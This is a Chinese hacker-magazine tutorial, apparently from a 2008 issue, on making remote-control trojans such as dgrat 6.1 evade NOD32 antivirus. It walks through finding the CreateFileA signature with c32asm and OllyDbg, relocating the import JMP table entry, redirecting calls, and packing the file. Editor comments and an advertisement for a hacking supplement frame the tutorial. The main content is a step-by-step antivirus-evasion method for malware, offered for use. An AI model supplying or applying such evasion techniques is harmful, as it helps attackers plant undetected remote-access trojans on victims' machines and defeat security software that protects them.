有些远控程序的输入表函数很多，DLL链接库有十几行，那就把所有行都改掉，这样才有可能过掉NOD32的查杀。在本文的演示中，我们是先加了一款壳之后做的这样的修改，那是因为这样效果更好。

有时候你拿来一个服务端直接改完，还是会被杀的，因为很可能还存在非输入表处的特征码。而在免杀的时候，可以先加壳，之后改壳来过其它杀软，一般可以达到过多个杀软查杀的目的。不过，如果操作完再加壳，程序往往运行出错，这是本人测试得出的结论。

编辑点评：

文章思路是很不错的，方法不一定是最新的，但是只要能免杀，就是成功的。最近PoisonIvy确实很火，但是我建议在生成服务端的时候不要使用默认的设置。

NOD32之特征码修改免杀



文/母鸡

从本文你就可以学习到：

反NOD32函数特征码免杀方法

大家都知道NOD32的特征码是在输入表里的，而且通过函数名移位等方法不能达到免杀的效果，那我们该怎么办呢？放弃吗？当然不！下面我以**dgrat6.1稳定版**的loader.exe文件为例，给大家演示如何通过修改特征码来达到NOD32免杀的目的（我是懒人，这个特征码只有一段，好做）。

```
000012C0: 00 00 52 65 61 64 46 69 6C 65 00 00 00 00 57 72   ..ReadFile....Wr
000012D0: 69 74 65 46 69 6C 65 00 00 00 43 72 65 61 74 65   iteFile...Create
000012E0: 46 69 6C 65 41 00 00 00 00 00 00 00 00 00 00 00   FileA...........
```

图1　CreateFileA函数




图2　OD右键命令选项




图3 OD右键命令选项

定位函数

首先还是一般的特征码定位，定位到了000012E4_00000002。定位特征码后用c32asm打开loader.exe文件，跳转到特征码处，确定NOD32所杀的函数名为CreateFileA，如图1。

然后用OD打开loader.exe文件，载入后单击右键，依次选择**“查找(S)”－“所有模块间的调用”**，如图2。

在弹出的窗口中单击右键，依次选择**“排序按”－“目标文件”**，如图3。

然后在其中寻找**CreateFileA**函数，如图4，并记下所有的地址。我找到的地址如下：

00401234
0040129A
0040134E
004015BF




图4 找到CreateFileA函数

开始修改

现在大家回到OD的loader.Exe界面，跳转到以上任意一个




图5 修改call处代码

地址，在该语句上双击，记下call后面的地址0040107C，如图5。




图6 发现很多JMP语句

大家再跳到0040107C地址去看看，发现许多格式相似的JMP语句，如图6。

这里我们如果把**0040107C jmp dword ptr [4040BC]**这句NOP掉，保存，再用NOD32查杀一次，就已经不报毒了，可是文件也不能正常运行了。

不能正常运行怎么办呢？找到零位置**004019F8**，写入原来0040107C处的jmp dword ptr [4040BC]语句，再把刚才4个call语句都变成**call 004019F8**。这样保存后就可以正常运行了。

本以为一切都结束了，可是用NOD32查杀，又报毒了！于是把新的零位置**004019FA**写入的jmp dword ptr [4040BC]语句再用jmp跳转法移位。保存后NOD32终于不杀了，改后的效果如图7、图8。




图7 将jmp语句改为call语句



图8 修改完后结果

总结思路

结合上面的实例总结一下NOD32的免杀思路：

1、首先确定查杀函数，并找到调用该函数的call语句，和类似0040107C jmp dword ptr [4040BC]的JMP语句（这里姑且就叫它所在的那一大堆JMP语句为JMP表，把该0040107C的JMP句称作JMP表项，以下雷同）。


2、通过对在空段重写JMP表项，并改变call指令到新的JMP表项来达到免杀。

3、如果有必要，将重写的JMP表项再进行通用跳转法的免杀。

4、另外，对于dll文件的免杀，新JMP表项不能写在零区段（貌似是因为重定位），只能将JMP表中的两项换位，并改变对应call语句来实现免杀（如果还杀的话，可以再把call语句通用跳转一下）。

编辑点评：

与刚才的函数免杀不同，这篇是特征码的范围，所以两篇文章是很有对比性的，我希望读者们可以从这两篇文章上想出更好的方法来，因为工具始终是死的，行不行，要看人的脑子。



《非安全·黑客手册2008第一增刊(上，下卷)》
非安全第一次推出 无与伦比的黑技增刊
高手笔下的晋级之路 指引你快速通关
汇聚各派高手 精心打造不同类型的热门专题
热门、经典、实用、强悍、多元、另类、新颖
重装你的黑客知识库
2008，不容错过的NO.1增刊

